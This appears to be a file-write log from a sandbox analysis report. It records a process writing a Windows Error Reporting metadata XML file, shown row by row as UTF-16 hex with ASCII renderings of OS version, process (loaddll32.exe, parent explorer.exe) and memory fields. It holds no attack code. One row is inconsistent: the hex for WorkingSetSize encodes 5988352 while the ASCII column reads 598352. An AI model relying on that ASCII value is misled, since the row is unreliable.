C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3456</Pid>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 39 00 31 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4917</Uptime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 30 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>53039104</PeakVirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 30 00 31 00 35 00 31 00 30 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>52015104</VirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 30 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1602</PageFaultCount>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 38 00 38 00 33 00 35 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>5988352</PeakWorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 38 00 38 00 33 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>598352</WorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>100880</QuotaPeakPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2014	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 36 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>98656</QuotaPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2110	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2114	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2120	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 33 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>15360</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2254	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 30 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>15008</QuotaNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2362	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2366	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2372	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 37 00 38 00 36 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1478656</PagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2448	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2452	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2458	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1486848</PeakPagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2550	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2554	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2560	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 37 00 38 00 36 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1478656</PrivateUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2632	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2636	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2640	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2686	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2690	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2694	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2724	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2728	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2734	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2774	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2778	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2786	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 33 00 31 00 38 00 39 00 38 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6318985</Uptime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
